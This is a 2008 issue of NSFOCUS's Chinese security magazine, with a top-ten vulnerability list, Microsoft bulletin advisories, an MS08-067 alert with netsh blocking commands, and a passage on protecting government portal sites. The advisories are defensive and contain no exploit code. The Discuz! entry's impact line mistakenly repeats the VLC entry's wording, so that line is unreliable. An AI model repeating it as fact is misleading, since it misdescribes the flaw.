安全+
SECURITY
2008/12 总第 003
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

政府门户网站
等级保护解决方案

什么是下一代
安全网关

基线安全研究
与实践

基于DFI和DPI
技术的异常流量监控

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8668
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2008/12 总第 003

安全+ SECURITY+

目录 CONTENTS

NSFOCUS 2008 年 11 月之十大安全漏洞

声明：本十大安全漏洞由NSFOCUS**（绿盟科技）安全小组**<security@nsfocus.com>**根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。**http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2008-11-12 Microsoft Windows SMB **凭据反射漏洞**(MS08-068)

NSFOCUS ID: 12608

http://www.nsfocus.net/vulndb/12608

综述：

Windows是微软发布的非常流行的操作系统。

当用户连接到攻击者的SMB服务器时，Microsoft 服务器消息块(SMB)协议处理NTLM 凭据的方式存在远程代码执行漏洞，允许攻击者重放用户凭据，并在登录用户的下文中执行代码。

如果用户使用管理用户权限登录，成功利用此漏洞的攻击者便可完全控制受影响的系统。攻击者可随后安装程序；查看、更改或删除数据，或者创建拥有完全用户权限的新帐户。那些帐户被配置为拥有较少系统用户权限的用户比具有管理用户权限的用户受到的影响要小。

危害：

远程攻击者可能利用该漏洞诱使受害者访问恶意的 UNC 路径从而控制受害者的系统。

2. 2008-11-12 Microsoft XML Core Services **竞争条件内存破坏漏洞** (MS08-069)

NSFOCUS ID: 12605

http://www.nsfocus.net/vulndb/12605

综述：

Microsoft XML Core Services（MSXML）允许使用 JScript、VBScript 和 Visual Studio 6.0 的用户开发基于 XML 的应用，以与其他遵循XML 1.0标准的应用程序交互操作。

Microsoft XML Core Services解析XML内容的方式中存在一个竞争条件错误。如果用户浏览的网页或HTML电子邮件包含有大量嵌套标签（10 到 1000 个），则在 IFRAME 中显示时 JavaScript 定时器会反复中断渲染进程，强制帧大约每50到100毫秒重载一次。成功利用此漏洞的攻击者可以完全控制受影响的系统。攻击者可随后安装程序；查看、更改或删除数据，或者创建拥有完全用户权限的新帐户。那些帐户被配置为拥有较少系统用户权限的用户比具有管理用户权限的用户受到的影响要小。

危害：

远程攻击者可能利用该漏洞诱使受害者访问恶意Web 页面从而控制受害者的系统。

3. 2008-11-12 Linux Kernel ndiswrapper **模块远程溢出漏洞**

NSFOCUS ID: 12604

http://www.nsfocus.net/vulndb/12604

综述：

Linux Kernel是开放源码操作系统Linux所使用的内核。

Linux Kernel的ndiswrapper模块内核驱动在处理无线网络报文时存在缓冲区溢出漏洞，如果远程攻击者在报文中包含了超长的

ESSID 的话，就可以触发这个溢出，导致执行任意代码。

危害：

远程攻击者可能利用该漏洞控制受害者的系统。

4. 2008-11-13 Trend Micro ServerProtect **多个远程堆溢出及非授权访问漏洞**

NSFOCUS ID: 12615

http://www.nsfocus.net/vulndb/12615

综述：

Trend ServerProtect是一款企业级反病毒程序。

ServerProtect 的 RPC 认证过程可能允许未经认证的远程攻击者获得对RPC接口的管理访问；此外多个RPC过程中还存在堆溢出漏洞，远程攻击者可以通过提交恶意请求触发这些溢出，导致执行任意指令。

危害：

远程攻击者可能利用该漏洞控制ServerProtect服务器。

5. 2008-11-13 Sun Solaris DHCP **请求处理拒绝服务及代码执行漏洞**

NSFOCUS ID: 12613

http://www.nsfocus.net/vulndb/12613

综述：

Solaris是一款由Sun开发和维护的商业性质UNIX 操作系统。

Solaris的DHCP服务器（in.dhcpd(1M)）处理DHCP请求中的安全漏洞可能允许远程非特权用户杀死DHCP服务进程（拒绝服务）或以root用户权限执行任意指令。

危害：

远程攻击者可能利用该漏洞进行拒绝服务攻击甚至控制Solaris DHCP 服务器。

6. 2008-11-03 Oracle WebLogic Apache **连接器远程缓冲区溢出漏洞**

NSFOCUS ID: 12569

http://www.nsfocus.net/vulndb/12569

综述：

WebLogic包含多种应用系统集成方案，包括 Server/Express/Integration 等。

WebLogic的Apache连接器实现上存在漏洞，模块做处理请求所带的畸形参数时，未进行长度检查就把字符串拷贝到固定长度的栈缓冲区中，远程攻击者可能利用此漏洞触发栈溢出，导致执行任意指令。

危害：

远程攻击者可能利用该漏洞控制Apache服务器。

7. 2008-11-05 Adobe Acrobat **和**Reader 8.1.3 **版本修复多个安全漏洞**

NSFOCUS ID: 12572

http://www.nsfocus.net/vulndb/12572

综述：

Adobe Acrobat和Reader都是非常流行的PDF 文件阅读和编辑器。

Adobe Acrobat 和 Reader 中负责解析 Type 1 字体的代码存在越界数组索引漏洞。在分配内存区后，没有执行边界检查，之后访问这块内存可能导致修改任意内存。在处理PDF 文档中包含的JavaScript 时，如果创建了 Collab 对象并执行了特定序列的操作的话，就可能触发内存破坏。在解析文件中定义

的畸形PDF对象时可能会触发小规模的内存破坏，导致以当前用户的权限执行任意指令。

危害：

远程攻击者可能利用该漏洞诱使受害者打开恶意PDF文件从而控制受害者系统。

8. 2008-11-17 Discuz! $_DCACHE 数组变量覆盖漏洞

NSFOCUS ID: 12623

http://www.nsfocus.net/vulndb/12623

综述：

Discuz!是一款华人地区非常流行的Web论坛程序。

由于Discuz!的wap\index.php调用Chinese类里Convert方法在处理post数据时错误的忽视对数组的处理，可能导致数组被覆盖为NULL。当覆盖$_DCACHE时就可能导致跨站脚本、SQL注入、代码执行等严重的安全问题。

危害：

远程攻击者可能利用该漏洞诱使受害者打开恶意cue或rt文件从而控制受害者系统。

9. 2008-11-07 VLC 媒体播放器多个栈溢出漏洞

NSFOCUS ID: 12587

http://www.nsfocus.net/vulndb/12587

综述：

VLC Media Player是一款免费的媒体播放器。

VLC媒体播放器在解析畸形的cue文件时存在栈溢出漏洞，此外VLC媒体播放器在解析畸形的rt字幕文件时存在另一个栈溢出。

危害：

远程攻击者可能利用该漏洞诱使受害者打开恶意cue或rt文件从而控制受害者系统。

10. 2008-11-17 Microsoft 活动目录 LDAP 服务器用户名枚举漏洞

NSFOCUS ID: 12625

http://www.nsfocus.net/vulndb/12625

综述：

Microsoft Windows 是微软发布的非常流行的操作系统。

Microsoft的LDAP服务器响应用户提供凭据的方式存在信息泄露漏洞。如果提供了无效的口令，服务器会响应结果代码49（invalidCredentials）和错误消息，如果提供了无效的用户名会提供不同的错误消息。

危害：

远程攻击者可能利用该漏洞获取LDAP账号信息进而对其进行猜测或破解。

绿盟科技紧急通告(Alert2008-08)

Nsfocus 安全小组 (security@nsfocus.com)

http://www.nsfocus.com

微软发布10月份安全公告 修复多个严重安全漏洞

发布日期:2008-10-15

综述:

微软发布了 10 月份的 11 篇安全公告, 这些公告描述并修复了20个安全漏洞, 其中10个漏洞属于“紧急”风险级别。攻击者利用这些漏洞可能远程入侵并完全控制客户端系统。

我们强烈建议使用Windows操作系统的用户立刻检查一下您的系统是否受此漏洞影响, 并按照我们提供的解决方法予以解决。

分析:

微软发布了10月份的11篇最新的安全公告:MS08-056 到 MS08-066。这些安全公告分别描述了20个安全问题, 分别是有关Windows 操作系统、Office 组件、Internet Explorer 和 Host Integration Server 中的漏洞。

1. MS08-056 - Microsoft Office 中的漏洞可能允许信息泄露(957699)

受影响软件和系统:

- Microsoft Office XP Service Pack 3

漏洞描述:

Office使用CDO协议 (cdo:) 和Content-Disposition: Attachment头处理文档的方式中存在一个漏洞, 可能无法在Web浏览器中正确的呈现这些文档, 从而导致执行跨站脚本。

临时解决方案:

* 禁用OneNote协议处理程序

厂商补丁:

微软已经提供了安全补丁以修复此安全漏洞, 我们建议您使用Windows系统自带的"Windows update" 功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁:http://www.microsoft.com/downloads/details.aspx?familyid=b1aee2d5-bfa0-40e3-91b6-98bf65524e8c

2. MS08-057 - Microsoft Excel 中的漏洞可能允许远程执行代码(956416)

受影响系统:

- Excel 2000 Service Pack 3
- Excel 2002 Service Pack 3
- Excel 2003 Service Pack 2
- Excel 2003 Service Pack 3
- Excel 2007
- Excel 2007 Service Pack 1
- Microsoft Office Excel Viewer 2003
- Microsoft Office Excel Viewer 2003 Service Pack 3
- Microsoft Office Excel Viewer
- 用于Word、Excel和PowerPoint 2007文件格式的 Microsoft Office 兼容包
- 用于Word、Excel和PowerPoint 2007文件格式Service Pack 1的Microsoft Office兼容包
- Microsoft Office SharePoint Server 2007
- Microsoft Office SharePoint Server 2007 Service Pack 1
- Microsoft Office SharePoint Server 2007

x64 Edition

■ Microsoft Office SharePoint Server 2007 x64 Edition Service Pack 1

■ Microsoft Office 2004 for Mac

■ Microsoft Office 2008 for Mac

■ Open XML File Format Converter for Mac

漏洞描述：

Excel处理VBA性能缓存和的方式中存在一个远程执行代码漏洞。如果用户在VBA性能缓存中打开一个特制Excel文件，该漏洞可能允许远程执行代码。

由于加载Excel对象时内存分配不当，导致Microsoft Excel中存在一个远程执行代码漏洞。如果用户打开带有畸形对象的特制Excel文件，该漏洞可能允许远程执行代码。

如果单元格中包含有特制的公式的话，则在解析该Excel文档时会出现整数溢出，导致以当前登录用户的权限入侵系统。

临时解决方案：

打开来自未知来源或不可信来源的文件时使用MOICE。

*使用Microsoft Office文件阻止策略禁止打开来自未知或不可信来源和位置的Office 2003以及较早版本的文档。

*修改VBE6.DLL上的访问控制表（ACL）以拒绝Everyone组的访问。

厂商补丁：

微软已经提供了安全补丁以修复此安全漏洞，我们建议您使用Windows系统自带的"Windows update"功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/china/technet/security/bulletin/MS08-057.mspx

3. MS08-058 - Internet Explorer **累积安全更新**(956390)

受影响系统：

■ Microsoft Internet Explorer 5.01 Service Pack 4

■ Microsoft Internet Explorer 6 Service Pack 1

■ Microsoft Internet Explorer 6

■ Windows Internet Explorer 7

漏洞描述：

Internet Explorer中存在多个远程执行代码或信息泄露漏洞，可能允许攻击者访问另一个域或Internet Explorer区域中的浏览器窗口；Internet Explorer访问未正确初始化或已删除的对象的方式中存在多个远程执行代码漏洞。

临时解决方案：

*将Internet和本地Intranet安全区域设置设为“高”，以便在这些区域中运行ActiveX控件和活动脚本之前进行提示。

*将Internet Explorer配置为在Internet和本地Intranet安全区域中运行活动脚本或禁用活动脚本之前进行提示。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/china/technet/security/bulletin/MS08-058.mspx

4. MS08-059-Host Integration Server RPC **服务中的漏洞可能允许远程执行代码**(956695)

受影响软件：

■ Microsoft Host Integration Server 2000 Service Pack 2（服务器）

■ Microsoft Host Integration Server 2000管理员客户端

■ Microsoft Host Integration Server 2004（服务器）

■ Microsoft Host Integration Server 2004 Service Pack 1（服务器）

■ Microsoft Host Integration Server 2004（客户端）

■ Microsoft Host Integration Server 2004 Service Pack 1（客户端）

■ Microsoft Host Integration Server 2006（用于32位系统）

■ Microsoft Host Integration Server 2006（用于基于x64的系统）

漏洞描述：

Host Integration Server 的 SNA 远程过程调用（RPC）服务中存在远程执行代码漏洞。攻击者可通过构建特制的RPC请求来利用此漏洞，导致远程执行代码。成功利用此漏洞的攻击者可以完全控制受影响的系统。

临时解决方案：

* 对于 Host Integration Server 2004 和 Host Integration Server 2006，请勿将 HIS/SNA服务配置为使用管理员帐户运行。

* 对于 Host Integration Server 2004 和 Host Integration Server 2004 和 Host Integration Server 2006，禁用 SNA RPC 服务。

厂商补丁：

微软已经提供了安全补丁以修复此安全漏洞，我们建议您使用Windows系统自带的"Windows update" 功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/china/technet/security/bulletin/MS08-059.mspx

5. MS08-060 - 活动目录中的漏洞可能允许远程执行代码(957280)

受影响软件和系统：

Microsoft Windows 2000 Server Service Pack 4

漏洞描述：

Microsoft Windows 2000 Server上的活动目录实现中在接收特制LDAP或LDAPS请求时没有正确的分配内存。成功利用此漏洞的攻击者可以完全控制受影响的系统。

临时解决方案：

*在外围防火墙处阻止TCP 389和636端口。

厂商补丁：

微软已经提供了安全补丁以修复此安全漏洞，我们建议您使用Windows系统自带的“Windows update”功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/downloads/details.aspx?familyid=8ed7bb9a-4b26-49d7-8c14-60226d2bc20d

6. MS08-061 - Windows 内核中的漏洞可能允许权限提升(954211)

受影响系统：

■ Microsoft Windows 2000 Service Pack 4

■ Windows XP Service Pack 2

■ Windows XP Service Pack 3

■ Windows XP Professional x64 Edition、

■ Windows XP Professional x64 Edition Service Pack 2

■ Windows Server 2003 Service Pack 1、

■ Windows Server 2003 Service Pack 2

■ Windows Server 2003 x64 Edition、Windows Server 2003 x64 Edition Service Pack 2

■ Windows Server 2003 SP1（用于基于Itanium的系统）以及Windows Server 2003 SP2（用于基于Itanium 的系统）

■ Windows Vista和Windows Vista Service Pack 1

■ Windows Vista x64 Edition 和 Windows Vista x64 Edition Service Pack 1

■ Windows Server 2008（用于32 位系统）

■ Windows Server 2008（用于基于x64 的系统）

■ Windows Server 2008（用于基于Itanium的系统）

漏洞描述：

Windows内核未正确验证新窗口创建过程中所传递的窗口属性和用户态输出，或可能处于双重释放的状态。成功利用此漏洞的攻击者可以运行任意内核态代码。攻击者可随后安装程序；查看、更改或删除数据；或者创建拥有完全用户权限的新帐户。

临时解决方案：

无

厂商补丁：

微软已经提供了安全补丁以修复此安全漏洞，我们建议您使用Windows系统自带的"Windows update"功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/china/technet/security/bulletin/MS08-061.mspx

7. MS08-062 - Windows Internet **打印服务中的漏洞可能允许远程执行代码**(953155)

受影响系统：

■ Microsoft Windows 2000 Service Pack 4

■ Windows XP Service Pack 2

■ Windows XP Service Pack 3

■ Windows XP Professional x64 Edition、Windows XP Professional x64 Edition

■ Microsoft Windows 2000 Service Pack 4

■ Windows XP Service Pack 2

■ Windows XP Service Pack 3

■ Windows XP Professional x64 Edition、Windows XP Professional x64 Edition Service Pack 2

■ Windows Server 2003 Service Pack 1、Windows Server 2003 Service Pack 2

■ Windows Server 2003 x64 Edition、Windows Server 2003 x64 Edition Service Pack 2

■ Windows Server 2003 SP1（用于基于Itanium的系统）以及Windows Server 2003 SP2（用于基于Itanium 的系统）

■ Windows Vista和Windows Vista Service Pack 1

■ Windows Vista x64 Edition 和 Windows Vista x64 Edition Service Pack 1

Windows Server 2008（用于32 位系统）

■ Windows Server 2008（用于基于x64 的系统）

■ Windows Server 2008（用于基于Itanium的系统）

漏洞描述：

在运行IIS 的Windows 服务器上的Microsoft Internet打印协议（IPP）实现中存在一个整数溢出漏洞，可能允许通过认证攻击者在受影响的IIS服务器上远程执行代码。

临时解决方案：

*禁用IPP 服务。

*运行IIS锁定工具2.1。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/china/technet/security/bulletin/MS08-062.mspx

8. MS08-063 - SMB **中的漏洞可能允许远程执行代码**(957095)

受影响软件：

- Microsoft Windows 2000 Service Pack 4
- Windows XP Service Pack 2
- Windows XP Service Pack 3
- Windows XP Professional x64 Edition、Windows XP Professional x64 Edition Service Pack 2
- Windows Server 2003 Service Pack 1、
- Windows Server 2003 Service Pack 2
- Windows Server 2003 x64 Edition、Windows Server 2003 x64 Edition Service Pack 2
- Windows Server 2003 SP1（用于基于Itanium的系统）以及Windows Server 2003 SP2（用于基于Itanium的系统）
- Windows Vista和Windows Vista Service Pack 1
- Windows Vista x64 Edition和Windows Vista x64 Edition Service Pack 1
- Windows Server 2008（用于32位系统）
- Windows Server 2008（用于基于x64的系统）
- Windows Server 2008（用于基于Itanium的系统）

漏洞描述：

Microsoft服务器消息块（SMB）协议处理特制文件名的方式中存在一个缓冲区下溢漏洞。利用该漏洞要求进行认证，因为只有当共享类型为磁盘时才可访问有漏洞的函数。成功利用此漏洞的攻击者可以安装程序；查看、更改或删除数据；或者创建拥有完全用户权限的新帐户

临时解决方案：

无

厂商补丁：

微软已经提供了安全补丁以修复此安全漏洞，我们建议您使用Windows系统自带的"Windows update"功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/china/technet/security/bulletin/MS08-063.mspx

9. MS08-064 - **虚拟地址描述符操作中的漏洞可能允许权限提升**(956841)

受影响软件和系统：

- Windows XP Service Pack 2
- Windows XP Service Pack 3
- Windows XP Professional x64 Edition、Windows XP Professional x64 Edition Service Pack 2
- Windows Server 2003 Service Pack 1、Windows Server 2003 Service Pack 2
- Windows Server 2003 x64 Edition、Windows Server 2003 x64 Edition Service Pack 2
- Windows Server 2003 SP1（用于基于Itanium的系统）以及Windows Server 2003 SP2（用于基于Itanium的系统）
- Windows Vista和Windows Vista Service Pack 1
- Windows Vista x64 Edition和Windows Vista x64 Edition Service Pack 1
- Windows Server 2008（用于32位系统）
- Windows Server 2008（用于基于x64的

系统）

■ Windows Server 2008（用于基于Itanium的系统）

漏洞描述：

内存管理器处理内存分配和虚拟地址描述符（VADs）的方式中存在一个整数漏洞。

如果通过认证的攻击者在受影响的系统上允许特制的程序，此漏洞可能允许权限提升。成功利用此漏洞的攻击者可以在受影响的系统上获得特权提升。攻击者随后可安装程序；查看、更改或删除数据；或者创建拥有完全管理权限的新帐户。

临时解决方案：

无

厂商补丁：

微软已经提供了安全补丁以修复此安全漏洞，我们建议您使用Windows系统自带的"Windows update"功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/china/technet/security/bulletin/MS08-064.mspx

10. MS08-065 - 消息队列中的漏洞可能允许远程执行代码(951071)

受影响系统：

Microsoft Windows 2000 Service Pack 4

漏洞描述：

由于在解析消息队列服务的RPC请求时存在特定的漏洞，导致消息队列服务中存在远程执行代码漏洞。攻击者可能通过发送特制的RPC请求来利用此漏洞，在未检查的字符串复制操作过程中触发溢出。成功利用此漏洞的攻击者可以完全控制受影响的系统。

临时解决方案：

*在周边防火墙中屏蔽端口号大于1024的端口上的所有非法入站通信和任何其他特殊配置的RPC端口。

* 禁用消息队列服务。

厂商补丁：

微软已经提供了安全补丁以修复此安全漏洞，我们建议您使用Windows系统自带的"Windows update"功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/downloads/details.aspx?familyid=899e2728-2433-4ccb-a195-05b5d65e5469

11. MS08-066 - Microsoft 辅助函数驱动中的漏洞可能允许权限提升(956803)

受影响系统：

■ Windows XP Service Pack 2

■ Windows XP Service Pack 3

■ Windows XP Professional x64 Edition 和 Windows XP Professional x64 Edition Service Pack 2

■ Windows Server 2003 Service Pack 1 和 Windows Server 2003 Service Pack 2

■ Windows Server 2003 x64 Edition和Windows Server 2003 x64 Edition Service Pack 2

■ Windows Server 2003 SP1（用于基于Itanium的系统）以及Windows Server 2003 SP2（用于基于 Itanium 的系统）

漏洞描述：

Windows错误的验证了从用户态传递到内核的输入，导致辅助函数驱动（afd.sys）中存在权限提升漏洞。成功利用此漏洞的本地攻击者可执行任意代码，并可完全控制受影

响的系统。

临时解决方案：

无

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/china/technet/security/bulletin/MS08-066.mspx

附加信息：

1. http://www.microsoft.com/china/technet/security/bulletin/MS08-056.mspx
2. http://www.microsoft.com/china/technet/security/bulletin/MS08-057.mspx
3. http://www.microsoft.com/china/technet/security/bulletin/MS08-058.mspx
4. http://www.microsoft.com/china/technet/security/bulletin/MS08-059.mspx
5. http://www.microsoft.com/china/technet/security/bulletin/MS08-060.mspx
6. http://www.microsoft.com/china/technet/security/bulletin/MS08-061.mspx
7. http://www.microsoft.com/china/technet/security/bulletin/MS08-062.mspx
8. http://www.microsoft.com/china/technet/security/bulletin/MS08-063.mspx
9. http://www.microsoft.com/china/technet/security/bulletin/MS08-064.mspx
10. http://www.microsoft.com/china/technet/security/bulletin/MS08-065.mspx
11. http://www.microsoft.com/china/technet/security/bulletin/MS08-066.mspx
12. http://secunia.com/advisories/32242/
13. http://secunia.com/advisories/32233/
14. http://secunia.com/advisories/32211/
15. http://secunia.com/advisories/32261/
16. http://secunia.com/advisories/32247/
17. http://secunia.com/advisories/32248/
18. http://secunia.com/advisories/32249/
19. http://secunia.com/advisories/32251/
20. http://secunia.com/advisories/32260/
21. http://secunia.com/advisories/32138/
22. http://dvlabs.tippingpoint.com/advisory/TPTI-08-07
23. http://www.zerodayinitiative.com/advisories/ZDI-08-068/
24. http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=746
25. http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=745
26. http://www.zerodayinitiative.com/advisories/ZDI-08-069/

声 明

绿盟科技紧急通告(Alert2008-09)

Nsfocus 安全小组(security@nsfocus.com)

http://www.nsfocus.com

Windows Server **服务远程** RPC **溢出漏洞(**MS08-067**)**

发布日期：2008-10-24　　CVE CAN ID：CVE-2008-4250　　BUGTRAQ ID：31874

受影响的软件及系统：

Microsoft Windows 2000 Service Pack 4

- Windows XP Service Pack 2
- Windows XP Service Pack 3
- Windows XP Professional x64 Edition
- Windows XP Professional x64 Edition Service Pack 2
- Windows Server 2003 Service Pack 1
- Windows Server 2003 Service Pack 2
- Windows Server 2003 x64 Edition
- Windows Server 2003 x64 Edition Service Pack 2
- Windows Server 2003 with SP1 for Itanium-based Systems
- Windows Server 2003 with SP2 for Itanium-based Systems
- Windows Vista、Windows Vista Service Pack 1
- Windows Vista x64 Edition、Windows Vista x64 Edition Service Pack 1
- Windows Server 2008 for 32-bit Systems
- Windows Server 2008 for x64-based Systems
- Windows Server 2008 for Itanium-based Systems

综述：

微软发布了10月份的一篇紧急的额外安全公告 MS08-067，该公告修复了 Windows Server服务在处理特制RPC请求时存在的漏洞。该漏洞属于“紧急”风险级别，远程攻击者利用这个漏洞可能远程入侵并完全控制用户系统。

目前所有支持的 Windows 版本，包括 Server 版本，均受这个漏洞影响。目前该漏洞已经被利用来进行攻击，有可能很快会爆发针对此漏洞的蠕虫。

我们强烈建议使用Windows操作系统的用户立刻检查一下您的系统是否受此漏洞影响，并按照我们提供的解决。

分析：

Windows 的 Server 服务在处理特制RPC请求时存在缓冲区溢出漏洞，远程攻击者可以通过发送恶意的RPC请求触发这个溢出，导致完全入侵用户系统，以SYSTEM权限执行任意代码。

对于 Windows 2000、XP 和 Server 2003，无需认证便可以利用这个漏洞；对于 Windows Vista和Server 2008，可能需要进行认证。

解决方法：

临时解决方案：

*禁用Server和Computer Browser服务。

*在防火墙阻断 TCP 139 和 445 端口。

*使用个人防火墙，如Internet连接防火墙，并取消“例外”选项卡中“文件和打印机共享”上的复选框。

*在 Windows Vista 和 Windows Server 2008上，阻断受影响的RPC标识符。在命令

提示符中运行以下命令：

netsh

然后在netsh环境中输入以下命令：

netsh>rpc

netsh rpc>filter

netsh rpc filter>add rule layer=um actiontype=block

netsh rpc filter>add condition field=if_uuid matchtype=equal data=4b324fc8-1670-01d3-1278-5a47bf6ee188

netsh rpc filter>add filter

netsh rpc filter>quit

厂商状态：

微软已经提供了安全补丁以修复此安全漏洞，我们建议您使用Windows系统自带的"Windows update"功能下载最新补丁。

您也可以通过微软的安全公告选择并安装针对您所用系统的安全补丁：

http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx

附加信息：

1. http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx

2. http://www.us-cert.gov/cas/techalerts/TA08-297A.html

3. http://www.kb.cert.org/vuls/id/827267

4. http://blogs.technet.com/swi/archive/2008/10/23/More-detail-about-MS08-067.aspx

5. http://secunia.com/advisories/32326/

6. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

7. http://www.nsfocus.net/index.php?act=alert&do=view&aid=94

声 明

政府门户网站等级保护解决方案

行业技术部　祝国鑫

政府门户网站是“政务公开”和“服务型政府”两大主导思想，在落实过程中所必须凭借的重要平台，在未来的电子政务规划中，政府门户网站必将占有非常重要的地位。

国家正在逐步推进信息安全等级保护工作，这一国家层面的信息安全标准，已成为未来在电子政务安全建设中的重要保障。

绿盟科技特别推出的“政府门户网站等级保护解决方案”以业界最为出色的技术底蕴和对等级保护的深刻理解，为政府客户最需要保障之处，提供了最可靠的信心保证。

政府门户网站的信息安全需求

政府门户网站的地位非常重要，但其安全形势却不容乐观。据统计，仅在2007年，就有3000余个政府门户网站发生过网页被篡改的事件，严重影响了政府的对外形象。随着电子政务建设的逐步推进，政府门户网站所承载业务的数量在逐步增加，网站被入侵或篡改所带来的危害将不仅仅限于“政府形象”的损害，甚至能会造成巨大的经济损失，或者严重的社会问题。

对于政府网站所面临的主要风险，总结如下：

■ 页面被篡改

政府门户网站作为“政府形象”的标志之一，常常是一些不法分子的重点攻击对象。政府门户网站一旦被篡改（加入一些敏感的显性内容），常常会引发较大的影响，严重时甚至会造成政治事件。

另外一种篡改方式是网页挂马：网页内容表面上没有任何异常，却可能被偷偷的挂上了木马程序。网页挂马虽然未必会给网站带来直接损害，但却会给浏览网站的用户带来损失。更重要的是，政府网站一旦被挂马，其权威性和公信力将会受到打击，最终给电子政务的普及带来重大影响。

■ 在线业务被攻击

对企业、公众提供在线服务，已经成为政府门户网站的重要功能。这些服务一旦受到拒绝服务攻击而瘫痪、终止，对业务的正常运转必然造成极大的影响，可能会造成经济损失，严重时甚至会影响社会稳定。

■ 数据被窃取

在线业务系统中，总是需要保存一些企业、公众的相关资料，这些资料往往涉及到企业秘密和个人隐私，一旦泄露，会造成企业或个人的利益受损，可能会给网站带来严重的法律纠纷。

■ 内网被侵入

政府门户网站虽然和政府的办公网络之间有逻辑隔离设备，但仍有可能被手段高明的黑客入侵，从而盗取一些敏感材料，或对电子政务应用系统造成破坏。

以上的总结仅仅是对政府门户网站主要安全需求的简单总结，事实上，政府门户网站要达到真正的安全，需要建立一个完善细致的安全防护体系，不仅要在技术上建立事前、事中和事后的纵深防御系统，还需要建立良好的信息安全管理制度。下文将结合信息安全等级保护政策，提出整体建议方案。

绿盟科技政府门户网站等级保护解决方案

出于对信息安全的重视，国家出台了信息安全等级保护的一系列文件和标准，用以促进和指导信息安全的建设。

2007年6月22日，公安部与国家保密局、密码管理局、国务院信息办联合会签并印发了《信息安全等级保护管理办法》（公通字

[2007]43号），确定了信息安全等级保护制度的基本内容及各项工作要求。

2007年7月16日，四部委联合会签并下发了《关于开展全国重要信息系统安全等级保护定级工作的通知》（公信安[2007]861号），就定级范围、定级工作主要内容、定级工作要求等事项进行了通知。

43号文和861号文这两个主要文件的出台，标志着信息安全等级保护工作在全国范围内进入推广实施阶段。

针对政府门户网站的安全需求，以及信息安全等级保护相关文件和标准，绿盟科技以安全服务为主线，提出了符合等级保护要求的政府门户网站整体安全解决方案。

根据《信息系统安全等级保护实施指南》中所给出的等级保护的建设过程（如图1所示），可以看到等级保护并不是一个“一劳永逸”的孤立项目，而是一个连续不断，周而复始的“过程”。

图1 信息系统安全等级保护实施的基本过程

要实现这样一个过程，就必须要以安全服务为主线，从门户网站的安全评估、差距评估等咨询性服务开始，到整体安全规划、解决方案设计等设计性服务，最终以运维支持、应急响应等持续的技术性服务为政府门户网站提供一个符合等级保护精神的安全保障体系。

绿盟科技在等级保护过程的各阶段中所提供的系列安全服务如下图所示：

图2 等级保护过程及各阶段安全服务

上图所示的各阶段都分别对应多个安全服务，限于篇幅，不能一一尽述，下面就各阶段中的主要部分做简要介绍。

■ 安全定级阶段安全服务

政府门户网站安全定级和备案阶段的安全服务包括等级保护导入、信息系统辅助定级、协助用户完成备案等几部分。

这些安全服务的目标是通过培训，使客户方有关人员了解等级保护的内容和过程，并按照定级指南要求对门户网站进行定级，最终帮助用户完成备案工作。

绿盟科技具备丰富的系统定级和备案经验，能够为政府门户网站进行准确定级，并顺利完成备案工作。

■ 安全规划设计阶段安全服务

安全规划设计阶段的安全服务包括安全需求导出、信息系统风险

评估、等级保护差距评估、安全建设整体规划和安全基线指标设计等。

安全需求导出服务的目标主要是为门户网站导出真正的安全需求。不同网站的规模、访问量、部署模式、政务公开信息的频度、在线业务的重要程度都各不相同，其安全需求也就各有不同。只有对网站业务进行详细的调研和分析，才能给出符合实际的安全需求分析。

信息系统风险评估服务、等级保护差距评估服务是结合风险评估的方法和理论，围绕着系统所承载的具体业务，通过风险评估的方法评估系统的风险状况，并根据系统的安全措施是否符合相应等级的安全要求来判断系统与所定等级的差距。

Lord Kelvirl有一句名言“你不能改进你不能测量的东西”，为评价各项安全工作是否有效，并为门户网站安全管理考核体系打下可量化考核的基础，绿盟科技设计了安全基线指标设计服务。安全基线指标设计服务为用户建立了可量化的安全指标体系，为未来的运维管理和自我检查奠定了坚实的基础，是绿盟科技在业内的独有优势服务。

■ 安全实施阶段安全服务

安全实施阶段是等级保护“落地”的主要阶段。在这个阶段中，绿盟科技将以闻名业界的安全服务团队，辅以业界领先的高端产品，为政府门户网站构建符合等级保护要求的，严密的信息安全保障体系。

安全实施阶段中主要包括安全解决方案设计、安全技术体系改造、安全管理体系改造、岗位培训和应急响应演练等安全服务。

安全解决方案设计是如何将门户网站业务安全目标和系统等级安全规划落实的关键过程。绿盟科技依靠多年的方案设计经验，将在深入理解等级保护政策、标准，分析系统业务安全需求的基础上，为用户提供并建立一套符合相应等级保护要求并适合门户网站实际需求整体安全解决方案。

安全技术体系改造主要包括物理层、网络层、应用层、主机层和数据层五个层面，对于一般网站而言，较为重要的是网络、应用、数据三个层面。

